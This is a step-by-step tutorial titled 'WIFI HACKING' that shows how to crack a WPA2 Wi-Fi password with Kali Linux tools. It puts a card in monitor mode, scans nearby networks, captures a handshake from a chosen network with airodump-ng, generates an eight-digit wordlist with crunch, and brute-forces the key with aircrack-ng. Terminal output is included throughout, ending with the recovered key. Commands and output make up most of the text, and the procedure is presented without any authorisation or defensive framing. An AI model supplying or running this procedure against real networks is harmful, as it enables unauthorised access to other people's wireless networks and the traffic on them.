



WIFI HACKING

STEP 1 : Check the iwconfig make sure it is in monitor mode



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0     IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"  
          Mode:Monitor  Frequency:2.442 GHz  Access Point: Not-Associated  
          Sensitivity:0/0  
          Retry:off   RTS thr:off   Fragment thr:off  
          Power Management:off  
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm  
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0  
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

STEP 2 : Scan for available wifi's use command `sudo airodump-ng wlan0`



```
kali@kali: ~  
File Actions Edit View Help  
  
CH 11 ][ Elapsed: 36 s ][ 2021-06-27 10:40  
  
BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID  
C8:D7:79:AA:EA:92    -43      12         0   0   7  130  WPA2  CCMP     PSK   JioFi2_AAEA92  
14:A7:2B:2D:0D:62    -54      95         5   0   1  130  WPA2  CCMP     PSK   FTTH-0D62  
14:A7:2B:23:49:06    -78      65         0   0  10  130  WPA2  CCMP     PSK   FTTH-4906  
  
BSSID                STATION            PWR   Rate    Lost    Frames  Notes  Probes  
(not associated)    C8:D7:79:AA:EA:92  -32    0 - 1     0        2  
14:A7:2B:2D:0D:62    34:C9:3D:61:DB:77  -19    0 -24e    0        1  
14:A7:2B:2D:0D:62    12:09:00:28:CD:EE  -36    0 - 1e    0       22  
14:A7:2B:2D:0D:62    DC:B7:2E:71:A7:AC  -84    0 - 1     20       13  
14:A7:2B:23:49:06    04:C8:07:17:22:E0  -80    0 - 1     0       21
```

* This show the available wifi we are going to take the **JioFi2_AAEA92**

STEP 3: Concentrate on the network **JioFi2_AAEA92** try this command
`sudo airodump-ng -c 7 -w act -d C8:D7:79:AA:EA:92 wlan0`


```
kali@kali: ~  
File Actions Edit View Help  
CH 7 ][ Elapsed: 2 mins ][ 2021-06-27 09:39 ][ WPA handshake: C8:D7:79:AA:EA:92  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C8:D7:79:AA:EA:92 -18 0 111 7 0 7 130 WPA2 CCMP PSK JioFi2_AAEA92  
BSSID STATION PWR Rate Lost Frames Notes Probes  
C8:D7:79:AA:EA:92 86:2C:16:83:07:B3 -16 0 - 1e 0 39 JioFi2_AAEA92  
C8:D7:79:AA:EA:92 98:0C:A5:42:ED:AE -38 1e- 1 0 15 EAPOL
```

* while this time try to connect to that wifi then we can get the hand shake file


STEP 4 : We successfully get the handshake file now let's open with wireshark and check the packets we captured try this command wireshark act-01.cap this will open wireshark

```
act-01.cap  
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help  
Apply a display filter ... <Ctrl-/>  
No. Time Source Destination Protocol Length Info  
1 0.000000 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 16 Request-to-send, Flags=.....  
2 0.000004 12:09:00:28:cd:ee (... 802.11 10 Clear-to-send, Flags=.....  
3 0.000008 currento_2d:0d:62 (... 12:09:00:28:cd:ee (... 802.11 28 802.11 Block Ack, Flags=.....  
4 0.000010 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 28 802.11 Block Ack, Flags=.....  
5 0.000013 currento_2d:0d:62 (... 12:09:00:28:cd:ee (... 802.11 28 802.11 Block Ack, Flags=.....  
6 0.000015 currento_2d:0d:62 (... 12:09:00:28:cd:ee (... 802.11 28 802.11 Block Ack, Flags=.....  
7 0.000017 currento_2d:0d:62 (... 12:09:00:28:cd:ee (... 802.11 28 802.11 Block Ack, Flags=.....  
8 0.000020 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 28 802.11 Block Ack, Flags=.....  
9 0.000022 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 28 802.11 Block Ack, Flags=.....  
10 0.000024 currento_2d:0d:62 (... 12:09:00:28:cd:ee (... 802.11 28 802.11 Block Ack, Flags=.....  
11 0.000026 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 28 802.11 Block Ack, Flags=.....  
12 2.185777 QingDaoH_aa:ea:92 (... Motorola_42:ed:ae (... 802.11 28 802.11 Block Ack, Flags=.....  
13 2.185795 Motorola_42:ed:ae (... 802.11 10 Acknowledgement, Flags=.....  
14 2.689643 Motorola_42:ed:ae (... 802.11 10 Acknowledgement, Flags=.....  
15 4.749457 currento_2d:0d:62 (... 802.11 10 Acknowledgement, Flags=.....  
16 5.421406 12:09:00:28:cd:ee (... currento_2d:0d:62 (... 802.11 16 Request-to-send, Flags=.....  
Frame 1: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)  
IEEE 802.11 Request-to-send, Flags: .....
```

* lets check the authentication packet



STEP 5 : We got the authenticated packets now we can make wordlist for that try `crunch 8 8 1234567890 -o pass.txt`



STEP 6 : Now we have the authenticated packets and the wordlist let's try to find the password for that try `sudo aircrack-ng act-01.cap -w pass.txt`

```
kali@kali: ~  
File Actions Edit View Help  
Aircrack-ng 1.6  
[00:00:05] 5280/33554432 keys tested (1102.40 k/s)  
Time left: 8 hours, 27 minutes, 12 seconds 0.02%  
Current passphrase: 11116568  
  
Master Key : B4 8E D6 08 BD 5C C5 59 C6 2E 91 24 3C 32 C7 B1  
1A 3B 57 49 14 8E C7 99 98 FA C2 A0 A9 20 1C 5E  
  
Transient Key : 9D 64 15 A2 6A BC FC 97 73 1C 35 90 E9 FD B8 76  
4F E8 24 E0 8B 92 E2 08 0C 9E 16 27 2B BA FA 69  
E3 4F F2 F0 B4 5F 28 E9 F9 81 17 F9 3C 52 72 D9  
95 C3 7F FD 5D F5 3D FE 7B 4F F4 F7 82 32 AD 3D  
  
EAPOL HMAC : D9 D0 53 3D C6 C1 91 3A 3D 86 74 35 3F 00 57 42
```

- This gonna take a while

```
kali@kali: ~  
File Actions Edit View Help  
  
Aircrack-ng 1.6  
[00:00:43] 65736/1679616 keys tested (1518.49 k/s)  
Time left: 17 minutes, 42 seconds 3.91%  
  
KEY FOUND! [ 14321006 ]  
  
Master Key : AF 8C 32 29 09 75 BF CC AF 66 3D 27 84 36 C6 F6  
67 95 5D DA C1 2C 5C 88 D6 9B BD 15 D1 88 DC A0  
  
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
EAPOL HMAC : CD 39 A6 57 E4 35 1F A9 69 1A 22 BC ED 1F C8 81
```

Finally we find the key..!!